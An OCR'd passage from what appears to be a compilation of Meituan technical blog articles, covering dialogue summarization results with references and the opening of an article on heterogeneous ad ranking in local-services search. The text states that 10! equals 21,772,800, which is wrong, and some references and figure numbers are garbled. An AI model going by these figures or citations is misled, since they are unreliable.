



(a) BLEU on each key point　(b) ROUGE$_L$ on each key point

图 7　DSMRC-S 和 Baseline 方法在预测不同关键要素上的性能（%）

如上图所示，我们展示了模型在预测不同的关键要素上的性能。我们的方法 DSMRC-S 在每个关键要素的预测上都优于其他的 Baseline 方法，这说明我们的方法有利于抽取不同关键要素的内容。具体地，在第二个关键要素（用户的诉求）上，我们的方法明显更好（可能是由于用户诉求一般会原封不动地在对话中提到）。

### 不同长度的对话上的性能




(a) Dialogue turns　(b) Reference length

图 8　DSMRC-S 和 Baseline 方法在不同的对话轮次和摘要长度的样本上的性能

如上图所示，我们也展示了模型在不同的对话轮次和摘要长度的样本上的性能。随着对话轮次和摘要长度的增加，所有方法的 ROUGE-L 都几乎在下降，这是因为预测难度的提升。但是我们的方法 DSMRC-S 在不同的对话轮次和摘要长度的样本上，

都表现比 Baseline 方法更好的准确率。

## 4. 总结与展望

本文先介绍了文本摘要的经典方法，包括抽取式摘要方法和生成式摘要方法，随后介绍了更为灵活的基于距离监督阅读理解的 Span-Level 方案，该方法比强基准方法在 ROUGE-L 指标和 BLEU 指标上高出了 3% 左右。未来，我们将从如下方向继续在对话摘要上探索和实践：

- 多 Span 答案的摘要抽取方法；
- 基于 Prompt 的生成式对话摘要方法的探索；
- 对话结构的深度建模，捕获更为丰富的对话信息。

## 5. 参考文献

[1] A. M. Rush, S. Chopra, and J. Weston, “A neural attention model for abstractive sentence summarization,” in Proceedings of the 2015 Conference on Empirical Methods in Natural Language Processing, EMNLP 2015.

[2] A. See, P. J. Liu, and C. D. Manning, “Get to the point: Summarization with pointer-generator networks,” in Proceedings of the 55th Annual Meeting of the Association for Computational Linguistics, ACL 2017.

[3] S. Gehrmann, Y. Deng, and A. M. Rush, “Bottom-up abstractive summarization,” in Proceedings of the 2018 Conference on Empirical Methods in Natural Language Processing, EMNLP 2018.

[4] C. Liu, P. Wang, J. Xu, Z. Li, and J. Ye, “Automatic dialogue summary generation for customer service,” in Proceedings of the 25th ACM SIGKDD International Conference on Knowledge Discovery & Data Mining, KDD 2019.

[5] S. Chopra, M. Auli, and A. M. Rush, “Abstractive sentence summarization with attentive recurrent neural networks,” in NAACL HLT 2016.

[6] Y. Miao and P. Blunsom, “Language as a latent variable: Discrete generative models for sentence compression,” in Proceedings of the 2016 Conference on Empirical Methods in Natural Language Processing, EMNLP 2016.

[7] D. Wang, P. Liu, Y. Zheng, X. Qiu, and X. Huang, “Heterogeneous graph neural networks for extractive document summarization,” in Proceedings of the 58th Annual Meeting of the Association for Computational Linguistics, ACL 2020.

[8] M. Zhong, D. Wang, P. Liu, X. Qiu, and X. Huang, “A closer look at data bias in neural extractive summarization models.”

[9] Q. Zhou, N. Yang, F. Wei, S. Huang, M. Zhou, and T. Zhao, "Neural document summarization by jointly learning to score and select sentences," in Proceedings of the 56th Annual Meeting of the Association for Computational Linguistics, ACL 2018,

[10] J. Cheng and M. Lapata, "Neural summarization by extracting sentences and words," in Proceedings of the 54th Annual Meeting of the Association for Computational Linguistics, ACL 2016

[11] R. Nallapati, F. Zhai, and B. Zhou, "Summarunner: A recurrent neural network based sequence model for extractive summarization of documents," in Proceedings of the Thirty-First AAAI Conference on Artificial Intelligence,

[12] H. Pan, J. Zhou, Z. Zhao, Y. Liu, D. Cai, and M. Yang, "Dial2desc: End-to-end dialogue description generation," CoRR, vol. abs/1811.00185, 2018.

[13] C. Goo and Y. Chen, "Abstractive dialogue summarization with sentence-gated modeling optimized by dialogue acts," in 2018 IEEE Spoken Language Technology Workshop, SLT 2018

[14] J. Gu, T. Li, Q. Liu, Z. Ling, Z. Su, S. Wei, and X. Zhu, "Speaker-aware BERT for multi-turn response selection in retrieval-based chatbots," in CIKM '20

[15] K. Filippova, E. Alfonseca, C. A. Colmenares, L. Kaiser, and O. Vinyals, "Sentence compression by deletion with lstms," in Proceedings of the 2015 Conference on Empirical Methods in Natural Language Processing, EMNLP 2015.

[16] R. Nallapati, B. Zhou, C. N. dos Santos, Ç. Gülçehre, and B. Xiang, "Abstractive text summarization using sequence-to-sequence rnns and beyond," in Proceedings of the 20th SIGNLL Conference on Computational Natural Language Learning, CoNLL 2016,

[17] A. Celikyilmaz, A. Bosselut, X. He, and Y. Choi, "Deep communicating agents for abstractive summarization," in Proceedings of the 2018 Conference of the North American Chapter of the Association for Computational Linguistics

[18] R. Paulus, C. Xiong, and R. Socher, "A deep reinforced model for abstractive summarization," in 6th International Conference on Learning Representations, ICLR 2018

[19] L. Zhao, W. Xu, and J. Guo, "Improving abstractive dialogue summarization with graph structures and topic words," in Proceedings of the 28th International Conference on Computational Linguistics, COLING 2020,

[20] Y. Zou, L. Zhao, Y. Kang, J. Lin, M. Peng, Z. Jiang, C. Sun, Q. Zhang, X. Huang, and X. Liu, "Topic-oriented spoken dialogue summarization for customer service with saliency-aware topic modeling," in Thirty-Fifth AAAI Conference on Artificial Intelligence, AAAI 2021

[21] Q. Zhou, N. Yang, F. Wei, S. Huang, M. Zhou, and T. Zhao, "A joint sentence scoring and selection framework for neural extractive document summarization," IEEE ACM Trans. Audio Speech Lang. Process., vol. 28, pp. 671–681, 2020.

[22] Y. Chen and M. Bansal, "Fast abstractive summarization with reinforce-selected sentence rewriting," in Proceedings of the 56th Annual Meeting of the Association

for Computational Linguistics, ACL 2018.
[23] A. Jadhav and V. Rajan, "Extractive summarization with SWAP-NET: sentences and words from alternating pointer networks," in Proceedings of the 56th Annual Meeting of the Association for Computational Linguistics, ACL 2018,
[24] S. Narayan, S. B. Cohen, and M. Lapata, "Ranking sentences for extractive summarization with reinforcement learning," in Proceedings of the 2018 Conference of the North American Chapter of the Association for Computational Linguistics: Human Language Technologies, NAACL-HLT 2018,
[25] X. Zhang, M. Lapata, F. Wei, and M. Zhou, "Neural latent extractive document summarization," in Proceedings of the 2018 Conference on Empirical Methods in Natural Language Processing,
[26] Y. Liu, I. Titov, and M. Lapata, "Single document summarization as tree induction," in Proceedings of the 2019 Conference of the North American Chapter of the Association for Computational Linguistics: Human Language Technologies, NAACL-HLT 2019,
[27] J. Xu, Z. Gan, Y. Cheng, and J. Liu, "Discourse-aware neural extractive text summarization," in Proceedings of the 58th Annual Meeting of the Association for Computational Linguistics, ACL 2020
[28] M. Zhong, P. Liu, Y. Chen, D. Wang, X. Qiu, and X. Huang, "Extractive summarization as text matching," in Proceedings of the 58th Annual Meeting of the Association for Computational Linguistics, ACL 2020
[29] Y. Wu, W. Wu, C. Xing, ou, and Z. Li, "Sequential matching network: A new architecture for multi-turn response selection in retrieval-based chatbots," in ACL 2017,
[30] Z.Zhang,J.Li,P.Zhu,H.Zhao,andG.Liu, "Modelingmulti-turn conversation with deep utterance aggregation," in COLING 2018,
[31] X. Zhou, L. Li, D. Dong, Y. Liu, Y. Chen, W. X. Zhao, D. Yu, and H. Wu, "Multi-turn response selection for chatbots with deep attention matching network," in ACL 2018
[32] C. Tao, W. Wu, C. Xu, W. Hu, D. Zhao, and R. Yan, "One time of interaction may not be enough: Go deep with an interaction-over-interaction network for response selection in dialogues," in ACL 2019
[33] M. Henderson, I. Vulic, D. Gerz, I. Casanueva, P. Budzianowski, S. Coope, G. Spithourakis, T. Wen, N. Mrksic, and P. Su, "Training neural response selection for task-oriented dialogue systems," in Proceedings of the 57th Conference of the Association for Computational Linguistics, ACL 2019
[34] J. Devlin, M. Chang, K. Lee, and K. Toutanova, "BERT: pre-training of deep bidirectional transformers for language understanding," in Proceedings of the 2019 Conference of the North American Chapter of the Association for Computational Linguistics: Human Language Technologies, NAACL-HLT 2019,
[35] J. Dong and J. Huang, "Enhance word representation for out-of-vocabulary on ubuntu dialogue corpus," CoRR, vol. abs/1802.02614, 2018.

[36] C. Goo and Y. Chen, "Abstractive dialogue summarization with sentence-gated modeling optimized by dialogue acts," in 2018 IEEE Spoken Language Technology Workshop, SLT 2018,

[37] Q. Chen, Z. Zhuo, and W. Wang, "BERT for joint intent classification and slot filling," CoRR, vol. abs/1902.10909, 2019.

[38] L. Song, K. Xu, Y. Zhang, J. Chen, and D. Yu, "ZPR2: joint zero pronoun recovery and resolution using multi-task learning and BERT," in Proceedings of the 58th Annual Meeting of the Association for Computational Linguistics, ACL 2020

[39] S. Chuang, A. H. Liu, T. Sung, and H. Lee, "Improving automatic speech recognition and speech translation via word embedding prediction," IEEE ACM Trans. Audio Speech Lang. Process., vol. 29, pp. 93 – 105, 2021.

[40] C.-Y. Lin, "ROUGE: A package for automatic evaluation of summaries," in Text Summarization Branches Out. Barcelona, Spain: Association for Computational Linguistics, Jul. 2004, pp. 74 – 81.

[41] K. Papineni, S. Roukos, T. Ward, and W. Zhu, "Bleu: a method for automatic evaluation of machine translation," in Proceedings of the 40th Annual Meeting of the Association for Computational Linguistics,

[42] J. Li, M. Galley, C. Brockett, J. Gao, and B. Dolan, "A diversity-promoting objective function for neural conversation models," in NAACL HLT 2016, The 2016 Conference of the North American Chapter of the Association for Computational Linguistics.

[43] Y. Liu and M. Lapata, "Text summarization with pretrained encoders," in Proceedings of the 2019 Conference on Empirical Methods in Natural Language Processing and the 9th International Joint Conference on Natural Language Processing, EMNLP-IJCNLP 2019,

[44] I.Sutskever,O.Vinyals,andQ.V.Le, "Sequence-to-sequence learning with neural networks," in Advances in Neural Information Processing Systems 27: Annual Conference on Neural Information Processing Systems 2014

[45] D. Bahdanau, K. Cho, and Y. Bengio, "Neural machine translation by jointly learning to align and translate," in 3rd International Conference on Learning Representations, ICLR 2015,

[46] A. Vaswani, N. Shazeer, N. Parmar, J. Uszkoreit, L. Jones, A. N. Gomez, L. Kaiser, and I. Polosukhin, "Attention is all you need," in Advances in Neural Information Processing Systems 30: Annual Conference on Neural Information Processing Systems 2017,

[47] C. Raffel, N. Shazeer, A. Roberts, K. Lee, S. Narang, M. Matena, Y. Zhou, W. Li, and P. J. Liu, "Exploring the limits of transfer learning with a unified text-to-text transformer," J. Mach. Learn. Res., vol. 21, pp. 140:1 – 140:67, 2020.

[48] R.Nallapati, F. Zhai, B. Zhou, "SummaRuNNer: A Recurrent Neural Network Based Sequence Model for Extractive Summarization of Documents." AAAI 2017.

[49] Q. Zhou, N. Yang, F. Wei, S. Huang, M. Zhou, T. Zhao, "Nerual Document Summarization by Jointly Learning to Score and Select Sentences," ACL 2018.

[50] Abigail See, Peter J Liu, and Christopher D Manning. Get to the point: Summarization with pointer-generator networks. arXiv preprint arXiv:1704.04368, 2017.

[51] Abdelrahman Mohamed, Omer Levy, Veselin Stoyanov and Luke Zettlemoyer. "BART: Denoising Sequence-to-Sequence Pre-training for Natural Language Generation, Translation, and Comprehension." ACL (2020).

[52] Zhang, Jingqing, Yao Zhao, Mohammad Saleh and Peter J. Liu. "PEGASUS: Pre-training with Extracted Gap-sentences for Abstractive Summarization." ArXiv abs/1912.08777 (2020): n. pag.

[53] Yuan, Lin and Zhou Yu. "Abstractive Dialog Summarization with Semantic Scaffolds." ArXiv abs/1910.00825 (2019): n. pag.

[54] Zou, Yicheng, Lujun Zhao, Yangyang Kang, Jun Lin, Minlong Peng, Zhuoren Jiang, Changlong Sun, Qi Zhang, Xuanjing Huang and Xiaozhong Liu. "Topic-Oriented Spoken Dialogue Summarization for Customer Service with Saliency-Aware Topic Modeling." AAAI (2021).

[55] Brown, Tom B. et al. "Language Models are Few-Shot Learners." ArXiv abs/2005.14165 (2020): n. pag.

[56] Radford, Alec, Jeff Wu, Rewon Child, David Luan, Dario Amodei and Ilya Sutskever. "Language Models are Unsupervised Multitask Learners." (2019).

[57] Radford, Alec and Karthik Narasimhan. "Improving Language Understanding by Generative Pre-Training." (2018).

[58] Mihalcea, Rada and Paul Tarau. "TextRank: Bringing Order into Text." EMNLP (2004).

[59] Hartigan, J. A. and M. Anthony. Wong. "A k-means clustering algorithm." (1979).

[60] Comaniciu, Dorin and Peter Meer. "Mean Shift: A Robust Approach Toward Feature Space Analysis." IEEE Trans. Pattern Anal. Mach. Intell. 24 (2002): 603-619.

[61] Lin, Chin-Yew. "ROUGE: A Package for Automatic Evaluation of Summaries." ACL 2004 (2004).

[62] Papineni, Kishore, Salim Roukos, Todd Ward and Wei-Jing Zhu. "Bleu: a Method for Automatic Evaluation of Machine Translation." ACL (2002).

[63] Ishikawa, Kai, Shinichi Ando and Akitoshi Okumura. "Hybrid Text Summarization Method based on the TF Method and the Lead Method." NTCIR (2001).

[64] Feng, Xiachong, Xiaocheng Feng and Bing Qin. "A Survey on Dialogue Summarization: Recent Advances and New Frontiers." ArXiv abs/2107.03175 (2021): n. pag.

[65] El-Kassas, Wafaa S., Cherif R. Salama, Ahmed A. Rafea and Hoda Korashy Mohamed. "Automatic text summarization: A comprehensive survey." Expert Syst. Appl. 165 (2021): 113679.

[66] Nallapati, Ramesh, Bowen Zhou, C í cero Nogueira dos Santos, Çaglar G ü lçehre and Bing Xiang. "Abstractive Text Summarization using Sequence-to-sequence RNNs and Beyond." CoNLL (2016).

[67] Shi, Tian, Yaser Keneshloo, Naren Ramakrishnan and Chandan K. Reddy. “Neural Abstractive Text Summarization with Sequence-to-Sequence Models.” ACM Transactions on Data Science 2 (2021): 1 – 37.
[68] Fabbri, Alexander R., Irene Li, Tianwei She, Suyi Li and Dragomir R. Radev. “Multi-News: A Large-Scale Multi-Document Summarization Dataset and Abstractive Hierarchical Model.” ArXiv abs/1906.01749 (2019): n. pag.
[69] Li, Wei and Hai Zhuge. “Abstractive Multi-Document Summarization Based on Semantic Link Network.” IEEE Transactions on Knowledge and Data Engineering 33 (2021): 43-54.
[70] DeYoung, Jay, Iz Beltagy, Madeleine van Zuylen, Bailey Kuehl and Lucy Lu Wang. “MS^2: Multi-Document Summarization of Medical Studies.” EMNLP (2021).
[71] Nallapati, Ramesh, Feifei Zhai and Bowen Zhou. “SummaRuNNer: A Recurrent Neural Network Based Sequence Model for Extractive Summarization of Documents.” AAAI (2017).
[72] Narayan, Shashi, Shay B. Cohen and Mirella Lapata. “Ranking Sentences for Extractive Summarization with Reinforcement Learning.” NAACL (2018).
[73] Zhong, Ming, Pengfei Liu, Yiran Chen, Danqing Wang, Xipeng Qiu and Xuanjing Huang. “Extractive Summarization as Text Matching.” ACL (2020).
[74] Zhang, Jingqing, Yao Zhao, Mohammad Saleh and Peter J. Liu. “PEGASUS: Pre-training with Extracted Gap-sentences for Abstractive Summarization.” ArXiv abs/1912.08777 (2020): n. pag.

## 6. 本文作者

马兵、刘操、今雄、书杰、见耸、杨帆、广鲁等，均来自美团平台 / 语音交互部。

## 7. 招聘信息

语音交互部负责美团语音和智能交互技术及产品研发，面向美团业务和生态伙伴，提供对语音和口语数据的大规模处理及智能响应能力。经过多年研发积累，团队在语音识别、合成、口语理解、智能问答和多轮交互等技术上已建成大规模的技术平台服务，并研发包括外呼机器人、智能客服、语音内容分析等解决方案和产品，在公司丰富的业务场景中广泛落地；同时我们也非常重视与行业的紧密合作，通过美团语音应用平台已与第三方手机语音助手、智能音箱、智能车机等诸多合作伙伴开展对接，将语音生活服务应用提供给更多用户。

语音交互部长期招聘自然语言处理算法工程师、算法专家，感兴趣的同学可以将简历发送至 chenjiansong@meituan.com。

# 异构广告混排在美团到店业务的探索与实践

作者：曲檀　旭阳　胡可　程佳　雷军

## 1. 背景与简介

### 1.1 背景

美团到店广告负责美团搜索流量的商业变现，服务于到店餐饮、休娱亲子、丽人医美、酒店旅游等众多本地生活服务商家。质量预估团队负责广告系统中 CTR/CVR 以及客单价 / 交易额等质量分预估，在过去几年中，我们通过位次上下文建模 [1]、时空超长序列建模 [2] 等创新技术，在 CTR 预估问题中的用户、上下文等方向都取得了一些突破 [3]，并整理成论文发表在 SIGIR、ICDE、CIKM 等国际会议上。

不过以上论文重在模型精度，而模型精度与广告候选共同决定着排序系统的质量。但在广告候选角度，相比于传统电商的候选集合，**美团搜索广告因 LBS（Location Based Services，基于位置的服务）的限制，所以在某些类目上门店候选较少，而候选较少又严重制约了整个排序系统的潜力空间**。当用传统方式来增加候选数量的方法无法取得收益时，我们考虑将广告候选进行扩展与优化，以期提升本地生活场景排序系统的潜能上限。

### 1.2 场景介绍

单一的门店广告不足以满足用户找商品、找服务的细粒度意图诉求。部分场景将商品广告作为门店广告的候选补充，两者以竞争方式来确定展示广告样式；此外，还有部分场景商品广告以下挂形式同门店广告进行组合展示。多种形式的异构广告展示样式，给到店广告技术团队带来了机遇与挑战，我们根据业务场景特点，针对性地对异构广告进行了混排优化。下文以美团结婚频道页和美团首页搜索为例，分别介绍两类典型异构混排广告：竞争关系异构广告和组合关系异构广告。

- **竞争关系异构广告：门店和商品两种类型广告竞争混排，通过比较混排模型中 pCTR 确定广告展示类型**。如下图 1 所示，左列首位为门店类型广告胜出，展示内容为门店图片、门店标题和门店星级评论数；右列首位为商品类型广告胜出，展示内容为商品图片、商品标题和对应门店。广告系统决定广告的排列顺序和展示类型，当商品类型广告获胜时，系统确定展示的具体商品。

图 1　竞争关系异构广告在结婚频道页场景

- **组合关系异构广告：门店广告和其商品广告组合为一个展示单元（蓝色框体）进行列表排序，商品从属于门店，两种类型异构广告组合混排展示。**如下图 2 所示，门店广告展示门店的头图、标题价格等信息；两个商品广告展示商品价格、标题和销量等信息。广告系统确定展示单元的排列顺序，并在门店的商品集合中确定展示的 Top2 商品。

图 2　组合关系异构广告在首页搜索场景

## 1.3 挑战与做法简介





图 2　广告候选量变化示意图

目前，搜索广告模型线上为基于 DNN（深度神经网络）[4-6] 的门店粒度排序模型，门店候选数量受限（约 150）且缺失商品等更直接且重要的决策信息。因此，我们将商品广告作为门店的候选补充，通过门店与门店下多商品的混排打开候选空间，候选量可以达到 1500+。此外，考虑广告上下文影响，同时进一步扩展打分候选以提升排序上限，我们将门店粒度升级为异构广告组合粒度的排序，基于此构建生成式广告组合预估系统，候选极限达到了 1500X（考虑线上性能我们最终选择 1500X）。而在探索过程中，我们遇到了以下三大挑战：

- **商品粒度预估性能压力**：下沉到商品粒度后增加至少 10 倍的候选量，造成线上预估服务无法承受的耗时增加。
- **组合间关系建模困难**：门店同组合商品的上下文关系使用 Pointwise-Loss 建模难以刻画。
- **商品广告冷启动问题**：仅使用经过模型选择后曝光的候选，容易形成马太效应。

针对上述挑战，技术团队经过思考与实践，分别进行如下针对性的优化：

- **高性能异构混排系统**：通过 bias 网络对门店信息迁移学习，从而实现高性能商品粒度预估。

- **生成式广告组合预估系统**：将商品预估流程升级为列表组合预估，并提出上下文联合模型，建模商品上下文信息。
- **异构广告冷启动优化**：基于汤姆森采样算法进行 E&E（Exploit&Explore, 探索与利用）优化，深度探索用户的兴趣。

目前，高性能异构混排和生成式广告组合预估已经在多个广告场景落地，视场景业务不同，在衡量广告营收的千次广告展示收益 (RPM，Revenue Per Mille) 指标上提升了 4%~15%。异构广告冷启动优化在各业务生效，在精度不下降的前提下给予流量 10% 随机性。下文将会对我们的具体做法进行详细的介绍。

# 2. 技术探索与实践

## 2.1 高性能异构混排系统

打分粒度从门店下沉为商品后，排序候选量从 150 增加到 1500+，带来排序潜力提升的同时，如果使用门店模型直接进行商品预估，则会给线上带来无法承担的耗时增加。通过分析，我们发现门店下所有商品共享门店基础特征，占用了 80% 以上的网络计算，但对于多个商品只需要计算一次，而商品独有的、需要独立计算的商品特征只占用 20% 的网络计算。所以基于这个特性，我们参照组合预估 [7] 的做法，来实现异构混排网络。主网络的高复杂性门店表征通过共有表达的迁移学习，实现对门店网络输出层的复用，从而避免在进行商品预估时对门店网络的重复计算。

如下图 4 所示，整个网络分为门店网络和商品网络。在离线训练阶段，门店网络（主网络）以门店特征作为输入，得到门店的输出层，计算门店 Loss，更新门店网络；商品网络（bias 网络）以商品特征为输入，得到商品输出层，与门店网络的输出层门店向量作 CONCAT 操作，然后计算最终的商品 Loss，并同时更新门店网络和商品网络。

为了实现线上预估时对门店网络输出层的复用，我们将商品以 List 的方式喂入模型，实现请求一次打分服务，获得 1( 门店 )+n（商品）个预估值。另外，对于门店的商品数不固定这一问题，我们通过维度动态转换的方式保证维度对齐。实现保持网络规模

情况下扩大了 10 倍打分量，同时请求耗时仅增加了 1%。





图 4　异构混排网络结构图

通过异构混排网络，我们在性能约束下得到了门店和各个商品的预估值，但是由于广告出口仍然以门店作为单元进行计费排序，所以我们需要根据不同业务场景特点进行预估值应用。为了描述方便，下文中用“P 门店”代表门店的预估值，“P 商品 _i”代表第 i 个商品的预估值。

## 筛选频道页的竞争关系异构广告

- 筛选频道页内有门店和商品两种展示类型进行竞争，获胜的广告类型将最终得到展示。**训练阶段，每一次曝光为一条样本，一条样本为商品和门店其中一种类型**。门店样本只更新门店网络，商品样本同时更新门店网络和商品网络。
- 预估阶段，门店和商品发生点击概率互斥，我们使用 Max 算子：通过 Max(P 门店 ,P 商品 _1 ,…,P 商品 _n )，如果门店获胜，则展示门店信息，门店的预估值用于下游计费排序；如果任一商品获胜，则展示该商品信息，该商品的预估值用于下游。

### 首页搜索的组合关系异构广告

- 首页搜索的排序列表页中每个展示单元由门店和两个商品组成，机制模块对这一个展示单元进行计费排序。**训练阶段，每一次曝光为多条样本：一条门店样本和多条商品样本**。门店样本只更新门店网络，商品样本同时更新门店网络和商品网络。
- 预估阶段，由于用户点击【更多优惠】前，默认展示 Top2 商品，所以可以选择商品预估值最高的 Top2 作为展示商品，其余商品按预估值排序。我们需要预估 pCTR( 门店 | 商品 1| 商品 2) 。从数学角度分析，我们在预估门店或商品 1 或商品 2 被点击的概率，因此我们使用概率加法法则算子：pCTR( 门店 | 商品 1| 商品 2) = 1 − (1−P 门店 ) * (1−P 商品 _1 ) * (1−P 商品 _2 )。所以在得到门店和商品预估值之后，首先要对商品按预估值进行排序，得到商品商品的展示顺序，并选择 Top2 的商品预估值和门店预估值进行概率加法法则计算，得到展示单元的预估值用于门店排序计费。

虽然系统整体架构相似，但是因使用场景不同，样本生成方式也不同，模型最终输出的 P 商品有着不同的物理含义。在竞争关系广告中，P 商品作为和门店并列的另一种展示类型；组合关系广告中，P 商品则为门店广告展示信息的补充，因此也有着不同预估值的应用方式。最终高性能异构混排系统在多个广告场景落地，视场景业务不同，RPM 提升范围在 2%~15% 之间。

## 2.2 生成式广告组合预估系统

在商品列表中，商品的点击率除了受到其本身质量的影响外，还会受到其上下展示商品的影响。例如，当商品的上下文质量更高时，用户更倾向于点击商品的上下文，而当商品上下文质量较低时，用户则倾向于点击该商品，这种决策差异会累积到训练数据中，从而形成上下文偏置。而消除训练数据中存在的上下文偏置，有利于更好地定位用户意图以及维护广告系统的生态，因此我们参照列表排序的思路 [8−9]，构建生成式商品排序系统，建模商品上下文信息。

获取上下文信号可以通过预估商品列表的全排列，但是全排列的打分量极大（商品候

选数 10 的全排列打分数为 10!=21,772,800)。为了在耗时允许的情况下获取上下文信号，我们采用二次预估的方式对全排列结果进行剪枝。首次预估时采用 Base 模型打分，仅取 Top N 商品进行排列，二次预估时再利用上下文模型对排列的所有结果进行打分。将全排列的打分量从 10! 减少到 N!(在线上，我们选择的 N 为 3)。

但是二次预估会给服务带来无法承受的 RPC 耗时，为了在性能的约束下上线，我们在 TensorFlow 内部实现了二次预估模块。如下图 5 所示，我们最终实现了基于剪枝的高性能组合预估系统，整体耗时和基线持平。





图 5　基于剪枝的高性能组合预估系统

通过剪枝和 TF 算子，任一商品输入可以感知其上下文信号。为了建模上下文信息，我们提出基于 Transformer 的上下文自适应感知模型。模型结构如图 6 所示：

1. 我们首先将门店特征及商品特征分别过 Embedding 层得到门店 Emb 及商品 Emb，再通过全链接层得到无位次商品向量和无位次的预估值；
2. 将无位次商品向量与商品位次信号进行拼接，通过 Transformer 建模商品的上下文信息，得到包含上下文信息的商品 Emb；

3. 将包含上下文信息的商品 Emb 与位次信号再次拼接，通过 DNN 非线性交叉，得到包含上下文信息及位次信息的最终输出商品预估值。通过强化商品间的交叉，达到建模商品上下文的目的，最终生成式广告组合预估在首页搜索取得了 RPM+2% 的效果提升。

